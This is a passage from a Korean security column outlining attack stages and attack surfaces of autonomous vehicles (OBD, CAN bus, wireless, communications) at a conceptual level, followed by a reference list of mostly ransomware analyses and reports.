
5-2-1. 자율주행 차량 대상 공격 순서

앞서 확인한 자율주행 차량의 구성요소를 기반으로 보면, 자율주행 차량에서의 공격은 '침입' → '악성 동작' → 'Actuation에의 영향(물리적 제어에의 영향)'의 3단계로 볼 수 있다. 따라서 이번 칼럼은 각 3단계에 따라 발생 가능한 공격 시나리오를 다뤄볼 것이다.

5-2-2. [침입] 자율주행 차량의 Attack Surface

-자율주행 3단계 이하에서의 Attack Surface


기존에는 OBD 동글, CAN BUS 해킹, 각종 근거리 통신(블루투스, wifi) 등을 이용해서 차량의 내부 망에 침입하는 형태로 해킹이 이뤄졌다. 아래는 KASPERSKY에서 발표한 차량의 공격면들인데, 자율주행 3단계 수준정도의 Attack Surface를 다루고 있음을 확인 가능하다. 해당하는 영역 대상의 차량 해킹 역시 보안 업계에서 경각심을 갖게 될 정도의 공격들이었지만(Charlie millar, Car hacking) 차량의 내부 동작이 직접적으로 소프트웨어에 의해 동작하는 경우가 많지 않았고, 해킹 시 거리상의 제약이 존재하기 때문에 위험성이 다소 낮다고 볼 수 있다.



[그림62] 차량의 공격면

-자율주행 3단계 이하에서의 Attack Surface

결국 핵심은 공격의 시작 위치이며, 그건 4단계의 핵심인 통신에 있다.



[그림63] 자율주행차 attack surface

6. 참고문헌

- 1) [Analysis of A New Golang Ransomware Targeting Linux Systems \(fortinet.com\)](#)
- 2) [Hive ransomware gets upgrades in Rust - Microsoft Security Blog](#)
- 3) [Hive Ransomware Analysis \(varonis.com\)](#)
- 4) [01-ELFMalware-MechtingerandFishbein.pdf \(first.org\)](#)
- 5) 2022.09. KARA 랜섬웨어 동향 보고서
[nqdgijw1.51b \(skshieldus.com\)](#)
- 6) 2022년 1분기 동향보고서 - BlackCat, DeadBolt
[KISA 암호이용활성화 - 암호 역기능 대응 - 자료실](#)
- 7) 2021년 3분기 동향보고서 - Hive
[KISA 암호이용활성화 - 암호 역기능 대응 - 자료실](#)
- 8) [Ransomware trends: Cross-platform execution, improving infrastructure and taking sides in war | IT World Canada News](#)
- 9) [A new and dangerous cross-platform ransomware emerges \(primetel.com.cy\)](#)
- 10) [Cross-Platform Ransomware Is the Next Problem | Technewscrypt](#)
- 11) 올해 상반기, 랜섬웨어 공격 탐지 전년 대비 500% 급증
<https://m.boannews.com/html/detail.html?mtype=1&idx=109644>
- 12) 서비스형 랜섬웨어 [네이버 지식백과]
<https://terms.naver.com/entry.naver?docId=3614624&cid=59088&categoryId=59096k>
- 13) [Ubuntu 18.04 : GO 설치하는 방법, 예제, 구현 \(tistory.com\)](#)
- 14) [golang 크로스 컴파일-리눅스에서 .exe 빌드 \(sarc.io\)](#)
- 15) Go 언어 랜섬웨어
<https://github.com/LuanSilveiraSouza/rangoware>
- 16) [美 국가안보국, C/C++ 대신 러스트·고·C# 사용 권고 \(naver.com\)](#)
- 17) [BMW코리아, 옵션 구독 서비스 도입 현실화하나? < 업계소식 < 뉴스 < 기사본문 \(top-rider.com\)](#)

- 18) 자동차 화면에 핸드폰을 미러링 하는 5가지 방법-아이폰과 안드로이드 지원
(imyfone.com)